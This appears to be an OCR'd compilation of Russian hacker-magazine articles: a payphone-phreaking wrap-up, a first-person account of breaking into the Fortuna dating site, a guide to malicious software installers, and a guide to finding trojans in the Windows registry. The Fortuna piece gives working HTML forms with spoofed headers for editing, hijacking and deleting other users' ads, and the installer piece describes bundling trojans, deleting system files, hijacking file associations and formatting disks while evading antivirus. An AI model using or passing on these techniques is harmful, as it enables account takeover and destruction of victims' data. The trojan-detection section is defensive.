Как в солидных книжках называют подведение итогов книги? Не знаешь? Но мне все же хотелось подытожить всю эту таксофонную лихорадку. Миф о недоступности и неприступности платной телефонии я, думаю, смог разбить. И теперь ты знаешь, как все это делается, и что всякие понты «большого брата» о взломе телефонии только «избранными» – не более чем распальцовка незнайки. Но теперь тебе придется за собой тщательно следить, а то своими фриками разоришь телефонщиков, и они таксофоны обратно на склад оттаранят. Этой работой я хотел показать владельцам компаний, специализирующимся на связи, незащищенность их девайсов. И намекнуть им, что вместо задирания сумасшедших цен им лучше вложиться в обеспечение безопасности. Тем самым сэкономив огромные бабки, на которые они попадают из-за своего ничегонеделания. И дать нашим небогатым соотечественникам доступ к их услугам по приемлемым ценам. Эта ситуация похожа на положение с пиратским ПО в России, когда одностороннего движения пользователя или издателя недостаточно. И тебя, читатель, хотелось предупредить по поводу фрика: я просто рассказываю о том, как хакеры ломают таксофоны, а не призываю тебя к взлому. Не забывай, что подделка телефонных карт идентифицируется как нарушение 181 статьи, т.е. «Подделка платежных документов, кредитных карт и прочих средств оплаты», про наказание и статьи за другие «шалости» я молчу, подразумевая, что ты трижды подумаешь перед тем, как нарушить наш «славный» УК. А по поводу уголовности таких деяний хотелось процитировать классиков: «Заметьте себе. Остап Бендер никогда никого не убивал. Его убивали – это было. Но сам он чист перед законом. Я, конечно, не херувим. У меня нет крыльев, но я чту уголовный кодекс. Это моя слабость.»



Хакнутая Фортуна - User Manual.

KibiZoid http://attend.to/kibi kibizoid@xakep.ru]]]]]]]]]]]]]






Чувак, ты когда-нибудь задумывался, зачем нужен Инет? Три года назад, когда я первый раз вышел в Сеть, я начал втыкать именно по этому вопросу. И получил примерно такой список:

1. Сеть нужна для того, чтобы качать порнуху, самой разной степени крутости.
2. Из Сети можно качнуть книги, тексты, рефераты и т.п. и не напрягаться в Универе.
3. Можно поболтать в чате с такими же безбашенными, как и ты сам.
4. Можно забацать свою страничку, чтобы все о тебе знали и поняли какой же ты клевый перец.


На большее меня тогда не хватило. Намного позже я врубился, что Инет нужен для того, чтобы его вскрывать :)). С первыми тремя пунктами проблем не возникло: винчестер потихоньку набивался всякими порнокартиночками, порнофильмами, регулярно отыскивались мегабайты текстов Желязны, Шекли и Азимова, папка "Рефераты" с каждым днем увеличивалась на глазах, а три часа в день уходило на болтовню с диванщиками (http://www.divan.ru). А вот с четвертым пунктом вышла неувязочка – намалевать свою страничку, вывесить ее куда-то, да сделать так, чтобы на нее заходили, мне было явно не по силам. И тут на Диване мне подсказали, что в Интернете есть сервера знакомств, а самый клевый из них – Фортуна (http://www.fortune.ru).

Не долго думая, я зашел на этот сервер и оставил свое объявление, где сообщал, что с удовольствием познакомлюсь с привлекательной девушкой с огромной грудью, длинными ногами, ангельским лицом и, так уж и быть, соглашусь, если она захочет со мной трахнуться, и даже не возьму с нее денег ;)). В конце объявления E-mail и три фотографии – на одной я с хаером 30 см., на другой с косой, а на третьей – лысый.

После того как я завел свое объявление, мне захотелось проявить инициативу – самому поискать какую-нибудь "харну дивчану". Критерии поиска были примерно такие: москвичка, 16-28 лет, с фотографией, ищущая интимных отношений.




"Поиск подруги дней суровых"




"Находим 68 дряхлых голубок"

В ответ мне вылетело ~40 претендентoк, и я стал читать объявления. К моей радости, у большей половины девиц оказались домашние странички. Я выбрал самую клевую девку и щелкнул по ссылке, ведущей на ее homepage. Никакой мадмуазель я там не увидел, так как попал на сайт туристической фирмы. "Вот уроды!" – подумал я и открыл следующее объявление. Следующее привело меня на порносервер с любительскими фотками. Один раз – случайность, два – совпадение. В третьем объявлении был телефонный номер и ICQ. Однако владелица UIN'a почему-то звалась Сергеем. Три совпадения – это уже закономерность. Но я открыл следующее и попал.... на модельный сайт. Четыре совпадения – это закон вредности. Нет, ну ты сам понимаешь, что когда тебе делают такое западло, то все, что тебе хочется – это надрать задницу этим уродцам. Вот и мне захотелось найти этих предприимчивых пельменей, которые решили сыграть на моей неудовлетворенной тяге к прекрасному, или хотя бы удалить объявления-подставы. Однако ничего подобного я тогда делать не умел и, обидевшись на отстойный сайт, забыл о нем на два или три года.

А вчера (тут надо учесть, что статья писалась в двадцатых числах сентября) мне пришло письмо от админа Фортуны, что мое объявление через десять дней будет снято, так как истекает срок его действия. И у меня есть возможность его продлить. Ссылка на страницу входа в техцентр, номер объявления и пароль прилагаются. Щелкнул я на ссылке, ввел номер объявления, скопировал из буфера в нужное место, а Фортуна говорит, что пароль не верный – что за шняга?.. Рядом с кнопкой "Получить доступ" находилась кнопка "Повторить письмо о регистрации". Жму на нее, проверяю почтовый ящик – пришло письмо с паролем. Ввожу его в форму доступа – опять "Пароль не верный". И тут я понимаю, что длина окошка для пароля – 8 символов, а мой пароль – 16. Кстати, его мне автоматически выдали при регистрации объявления.



"Не зарегистрирован, но хотел бы получить доступ"



Ладно, думаю, держитесь, я в Х работаю или где? Сохранил страничку доступа в файл на рабочем столе, исправил строку:

```
<input type=password name=”password” size=”8” maxlength=”8”>
```

на строку:

```
<input type=password name=”password” size=”20” maxlength=”20”>
```

дополнил путь к скрипту в форме до полного, приписав к нему “http://www.fortune.ru:8000/”, и открыл получившееся “произведение” в броузере. Теперь и номер, и пароль влезли в отведенные для них места, сервак проглотил запрос и пустил меня в Центр Управления объявлением.


Баги... О сколько в этом звуке... для сердца хакера слилось...

А вот тут начинается самое интересное – из Центра Управления можно вызвать редактирование, удаление, продление объявления и его блокировку. И все это без пароля! То есть пароль нужно вводить только один раз – при входе в ЦУ. Чтобы проверить свои соображения, я сохранил ЦУ в HTML-ник, дополнил пути отсылки в формах до полных и открыл модифицированный ЦУ с рабочего стола. Все возможности сохранились! Осталось только залезть в файл и переделать скрытые поля с моим идентификационным номером в открытые текстовые. В итоге получился короткий файл с одной кнопкой “Редактировать объявление” и полем для учетного номера.

```
<HTML>
        <META HTTP-EQUIV=”Location” CONTENT=”http://www.fortune.ru:8000/members.phtml”>
        <META HTTP-EQUIV=”Referer” CONTENT=”http://www.fortune.ru:8000/members.phtml”>
<HEAD>
        <TITLE>Фортуна – Общедоступный сервер знакомств</TITLE>
</HEAD>
<BODY>
<FORM ACTION=”http://www.fortune.ru:8000/modifyform.phtml” METHOD=”POST”>
        <b>ID:</b> <INPUT TYPE=text SIZE=”8” MAXLENGTH=”5” NAME=”ID”>
        <INPUT TYPE=”Submit” VALUE=”Редактировать объявление”>
</FORM>
</BODY>
</HTML>
```

В начале его стоят тэги <META>, которые дурят сервак Фортуны: он думает, что запрос идет из его зоны, а не с удаленного компьютера. После подобной переделки формы доступа к объявлению стало возможным отредактировать любую объяву, не зная от нее пароля. А потом можно изменить E-mail адрес в объявлении и отослать на него пароль – эта функция совершенно легальная.

```
<HTML>
        <META HTTP-EQUIV=”Location” CONTENT=”http://www.fortune.ru:8000/members.phtml”>
        <META HTTP-EQUIV=”Referer” CONTENT=”http://www.fortune.ru:8000/members.phtml”>
<HEAD>
        <TITLE>Фортуна – Общедоступный сервер знакомств</TITLE>
</HEAD>
<BODY>
<FORM ACTION=”http://www.fortune.ru:8000/members.phtml” METHOD=”POST”>
        <b>ID:</b> <INPUT TYPE=text SIZE=”8” MAXLENGTH=”5” NAME=”ID”>
        <INPUT TYPE=”Submit” NAME=”sendpass” VALUE=”Повторить письмо о регистрации”>
</FORM>
</BODY>
</HTML>
```




Тут я вспомнил свою обиду трехлетней давности, нашел пару-тройку “нехороших” объявлений, получил к ним доступ и с чувством глубочайшего удовлетворения нажал кнопку “Удалить объявление”. M.J.Ash подтвердит! Кстати о Ash’е – он разузнал маленький такой, но очень многозначный фактик.

Ниже ватерлинии

При наборе в броузере адреса http://www.fortune.ru, ты попадешь на адрес http://www.fortune.ru:8000. А если ты наберешь IP-шник по DNS Фортуны, то зайдешь на сервер Фортуны не через восьмитысячный порт, а через порт по умолчанию. А там тебя ждет мега портал порносерверов http://cotac.com. Вкратце ситуация выглядит так:

```
http://www.fortune.ru -> http://www.fortune.ru:8000/
http://207.106.34.170:8000/ -> Fortune
http://207.106.34.170 ->
http://cotac.com/~knight/DAVIC/Oleg.htm
```





“Так вот ты какой, Северный Пельмень!”

Рюхнув эту фишку, я сделал 2 вывода:
* Под видом Общедоступного Сервера Знакомств (некоммерческий проект) был арендован канал связи, используемый для порносайта.
* Фортуна окупается не рекламными деньгами за прокрутку банеров, а деньгами похотливых американцев.

Пока M.J.Ash обнаруживал истинную личину сервера http://207.106.34.170, я сверстал страничку, зайдя на которую, ты можешь быстро и удобно получить доступ к любой объяве. Страница эта находится по адресу http://www.chat.ru/~kibus/sta/members.html, а также на паре хакерских серверов, куда я сразу отослал письма с инфой о взломе.

Кстати, дыра подобного типа была обнаружена на всемирно известном онлайновом почтовом сервере Hotmail. Дыра была в том, что хотя пароль и проверялся на суперсекретном сервере по суперсекретным протоколам, проверялся он только при входе. Однако пока хацкер не грянет, админ не перекрестится. Сидят там, пиво пьют, ни хрена не делают, непонятно на что надеются. Наверное, на то что все кроме них ламеры, журналов не читают и новостей не слушают.
Во время верстки этого материала сервак Фортуны закрылся на “технический перерыв”. Что там чуваки чинят – непонятно, но есть у меня маза, что кто-то им про эту дырдочку стуканул. Так что возможно, что сейчас, когда ты держишь этот номер в руках, эта дыра уже пропачена. Но несмотря ни на что Фортуна еще одним способом подтвердила свое название: “Общедоступный Сервер Знакомств”. Воистину общедоступный. Кстати, тебя не Дима зовут? А то мы там всех “Дим” удалили :).




Setup – легальный убийца!


OR@NGE (ORANGE-303@MAIL.RU; HTTP://WWW.HACKCITY.ORG))))))))))))))))))))))))))

Setup и что за это бывает }}}}}}}}}}}}}}}}}}}}}}



Короче: типичного blablabla в начале статьи не будет. Давай сразу к делу – мы ж с тобой хацкеры, а не чат-гёлз какие-нибудь. Итак, когда ты покупаешь (скачиваешь, нелегально приобретаешь) прогу, то в большинстве случаев для ее установки требуется запустить файл setup, где сначала тебе дают почитать лицензионное соглашение, потом выбрать директорию и все такое. Обычно, чтобы сделать такую установочную приблуду, программеры используют какой-нибудь install maker. Я упражнялся с Vise Installer (это как раз программка такого типа), поэтому все, что тут написано, относится к нему... Эта полезная штучка, предназначенная, на первый взгляд, для сугубо мирных целей, в умелых руках становится мощным оружием (как булыжник в руках пролетариата :)).





Первым делом скачиваешь (или находишь где-нибудь на сборнике) Vise (www.mindvision.com – там надо заполнить разную регистрационную шнягу, но это уже мелочи). Ломать ее, конечно, надо, но как, пояснять не буду (И НЕ СПРАШИВАЙ).


Надо работать!}}}}}}}}}}}}

Маскируешь свое детище под дистрибутив какой-нибудь очень полезной проги, указываешь это в Screens. Всячески хвалишь и рекламируешь, добавляешь красивые картинки (настройка экранов осуществляется в меню screen посредством кнопки add screen). Самое простое – это запаковать в инсталлер твоего любимого трояна и в конце установки предложить юзверю его запустить или же создать в меню


“пуск” ярлычок с красивой иконкой для запуска все того же трояна. Не правда ли – эстетично? Все для удобства пользователя :), все для него, для ламера ушастого :).
Но троян – это, если честно, прозаично, а ведь можно придумать что-нибудь повеселее :). Ведь в процесс установки можно добавлять разный action (типа создания директории, удаления директории, внесения изменений в реестр и т.д.). Вот с этим и можно поприкалываться от души :).
Смело жмешь “add\delete action” и выбираешь там то, что будешь ампутировать жертве... Количество вариантов ограничено только твоей фантазией :). В качестве мелкой пакости можно стереть все ярлыки из главного меню, в качестве большой заподлянки – директорию Windows, или autoexec.bat (config.sys, msdos.sys, io.sys...). Никто не помешает тебе подправить win.ini на свое усмотрение. Ты сможешь забить вражеский винт всяким дерьмом по самые уши используя copy action. Можно даже загадить registry (тут придется попотеть, для каждого типа файлов надо будет добавлять Register file type, причем, надо не забывать ставить в опциях галочку на “Dont ask user to replace if already registred”, а то жертва начнет подозревать...). А каково будет изумление юзверя, когда при открытии *.txt или *.wav файла у него будет запускаться что-нибудь не относящееся к делу :)! Одним словом – почва для вендетты любого масштаба тебе просто прописана, все ограничивается только извращенностью твоей фантазии. Ну а для того, чтобы юзверя окончательно хватил дядька Кондратий, можно предложить ему в процессе установить DirectX 2.0 или показать какую-нить картинку с www.ob.da.ru :). В конце установки можно предложить на выбор обычное или низкоуровневое форматирование всех дисков, включая сетевые и CD-ROM. Да, кстати, можно создавать также и Uninstaller'ы, причем неумело созданный анинсталлер убивает regestry :), так вот... Что? Ты еще сомневаешься? Нет, парень, это точно твой случай – неужели ты никогда не мечтал ненавязчиво пошутить над каким-нибудь ламерком? Давай, хватай Вайс Инсталлер, и вперед – творить, работать и создавать шедевры западлостроения :).


Защита


А нет ее. Нет и все тут. Конечно, если ты в setup впаяешь трояна, то AVP его рюхнет, а вот если будешь делать гадости через сам сетап, то ни один антивирус ничего не унюхает :). Ну что, господа разработчики, об этой фишечке Вы не задумывались никогда :)? Вот теперь подумайте :). Удачи!












Наследники Трои

Смерть [death@ok.ru]



Some лирика



Моя каждодневная интернет-жизнь (точнее, смерть – прим. редактора) постоянно пересекается с программами, которые были именованы народом, а точнее антивирусными магнатами, как "Трояны". Конечно, ты-то знаешь, что такое "Троян", но, поверь мне, на свете осталась еще куча народу, которая даже не подозревает, что это такое и как это лечить. Поэтому я постараюсь тебе рассказать, как успешно обнаружить Троян и как от него избавиться. Но в начале – немного о самих Троянах.



Шо це такэ?

Многие ушастые юзверя понимают под словом "Троян" нечто вроде вируса, но, на самом деле, Троян – это вовсе не вирус. Троян позволяет манипулировать удаленным компом, получать чужие интернет-аккаунты по почте, вести логи на удаленном компьютере и многое другое, но, вообще-то, в нем изначально нет деструктивных функций. Реально это просто программы для удаленного управления чужими компами. Трояны делятся на несколько типов (Mail Senders, BackDoor, Log Writers и др.), о них я расскажу попозже. "Конь" остается невидимым для пользователя до той поры, пока владелец клиент-части (BackDoor) ни соизволит показать хозяину компьютера, что он не один. Но, вообще-то, все зависит от типа Трояна.

Какими бывают Трояны?

Трояны бывают трех основных типов:
Mail Sender – тип Троянов, работающих на основе отправки информации "хозяину". На данный момент это очень распространенный вид Троянов. С помощью такого типа "коней" люди, настроившие их (ну, и автор, конечно же), могут получать по почте аккаунты Интернета, пароли ICQ, почтовые пароли, пароли к ЧАТам. Короче, запустив такую вот "лапочку" у себя на компе, можно лишиться всего, что так мило и дорого сердцу юзверя :). И это в лучшем случае. В худшем же ты даже не будешь знать о том, что некто (вот гнида!) читает твою почту, входит в Инет через твой аккаунт (черт! Почему у меня счет ушел в даун?), пользуется твоим UIN'ом ICQ для распространения таких же Троянов пользователям твоего же контакт листа (Маша! Нет! Я не присылал тебе ЭТО!). MailSender никак не зависит от "хозяина", он живет своей жизнью в твоем компе, так как в него все закладывается в момент настройки – Троян все выполняет по плану (послать – послать, еще послать и т.д.).

BackDoor (если переводить дословно – задняя дверь) – тип Трояна, функции которого включают в себя все, на что способен Троян типа Mail Sender, плюс еще десяток-другой функций удаленного администрирования (управления твоего

ТРОЯНЕЦ XUXYC 99

компа с другой машины, например, через Инет). Раньше такой Троян можно было отловить по размеру файла, но сейчас уже нет. Такой Троян ждет соединения со стороны клиента (неотъемлемая часть BackDoor-Трояна, с помощью которой посылаются команды на сервер). Трояны такого типа дают кому угодно полный доступ к твоему компьютеру.

Log Writer – это последний тип Троянов (из основных), кэширующий всю информацию, вводимую с клавы, и записывающий ее в файл, который впоследствии будет либо отправлен на определенный E-Mail адрес, либо просмотрен через FTP (File Transfer Protocol). В общем-то, есть что-то схожее с Mail Sender'ом.

Любому новичку достаточно трудно обнаружить и обезвредить Троян по той простой причине, что "товарищи", настраивавшие троянцев, могут легко ввести в заблуждение кого угодно, назвав файл, под которым инсталлируется Троян, как-то вроде **winrun32dll.exe** или **win32.exe**, или msdll64.exe. В общем, фантазия человека безгранична. Конечно же, файл win32.exe располагает к себе доверием, и
никакой новичок удалять такой файл не станет... А вдруг Windows "загнется" (гы-гы-гы!)?

Найти и уничтожить!

В Windows есть такая отвратительная (потому что сложная для новичков) или рулезная (по той же причине :)) штука, как РЕЕСТР. Ты про него уже по-любому слышал. Реестр состоит из РАЗДЕЛОВ и СТРОК (все строчки с текстовой информацией разбиты по своим разделам). Строка типа **"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft \Windows\CurrentVersion\Run"** – типичное название раздела реестра. В этом разделе содержится часть программ, которые автоматически запускаются при старте твоего Маздая. Есть еще папка "Пуск-Программы-Автозапуск" и файл autoexec.bat (config.sys), но, скорее всего, там ты никаких ЛЕВЫХ программ (в дальнейшем ТРОЯНОВ) не обнаружишь, так как туда записываются только особо изощренные Трояны, коих, по крайней мере, я еще не обнаруживал :). Для просмотра папки АВТОЗАГРУЗКА достаточно нажать кнопку ПУСК и зайти в ПРОГРАММЫ, для просмотра файлов config.sys и autoexec.bat достаточно запустить notepad. А вот для просмотра РЕЕСТРА нужна программа c:\windows\RegEdit.exe, которая может показывать эти разделы и строчки.

Как я уже сказал, большинство Троянов записывает себя в **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**, но, помимо этого, существует еще масса мест в реестре, куда следовало бы заглянуть. Например:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Runservices
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunservicesOnce
HKEY_USERS\.Default\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_USERS\.Default\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_USERS\.Default\SOFTWARE\Microsoft\Windows\CurrentVersion\Runservices
HKEY_USERS\.Default\SOFTWARE\Microsoft\Windows\CurrentVersion\RunservicesOnce

Для того чтобы не метаться в диких муках по всему вышеперечисленному вручную, достаточно запустить regedit /e tmp1.txt ИМЯ РАЗДЕЛА, в результате чего после каждого запуска заново будет создан файл tmp1.txt с содержимым
раздела реестра... Посмотрев туда, нужно удалить все "Строковые параметры", запускающие неизвестные программы из соответствующего раздела реестра! Например, довольно популярный Троян "Naebi Soseda" записывает себя как **c:\windows\mswinrun.exe, c:\windows\temp \mswinrun.exe.**

Другой Троян – GF – записывает себя как **c:\windows\windll.exe, c:\windows\system \windll.exe**.

Разберем Троян Stealth наших друганов – KurT'a и Doc'a. Вот что они сами говорят про него: "Как и большинство подобных программ, наша после первого запуска копирует себя в директорию, где живут Винды, под каким-нибудь неприметным именем. В то же время она добавляет себя в один из разделов регистра, который обеспечивает ей загрузку при каждом старте Виндов. Для обеспечения прикрытия свой легенды (т.е. чем ее представили жертве), она может выдать какое-нибудь сообщение, типа "Required DLL MFC50.DLL not found. The program will now terminate", что в переводе с буржуйского значит: "Требуемая библиотечка MFC50.DLL не найдена. Программа завершит свою работу." (*X #2, статья "Как стать рабовладельцем в Сети"*)

Все лишние программы из реестра, особенно те, которые не устанавливались специально, нужно удалить. Тут будь осторожен, так как со временем на компьютер устанавливается большое количество программ, и многие из них записывают себя по мере надобности в реестр, т.е. удаление надо производить только с особой тщательностью и аккуратностью. Боишься удалять? Тогда на фиг закрой реестр и больше туда не лезь. Да не, это я шучу, это юмор такой – на самом деле просто переименуй имя программы, например "c:\program files\icq\icq.exe" в "c:\program files\icq\null" (чтобы проверить, изменилось ли что-то от того, что эта программа не запускается). Подраздел **\SOFTWARE\Microsoft\Windows\Current Version\Run** есть не только в разделе **HKEY LOCAL MACHINE**, а еще и в **HKEY USERS (HKEY USERS\.Default\ или HKEY USERS\.** Твой логин при старте\). Поэтому также не забудь поискать разделы типа **"Run" ("RunOnce", "Run...")** еще в 2 главных разделах.

Если Троян все же запустился, то ты явным образом можешь его увидеть и выключить, нажав **Ctrl+Alt+Del**. Однако, даже если нажав **Ctrl+Alt+Del** ты ничего не обнаружил, радоваться еще рано. Полную информацию о запущенных программах в Windows можно увидеть, запустив утилиту XRun.

Также подойдет утилита **CTask**, выполняющая аналогичные действия.


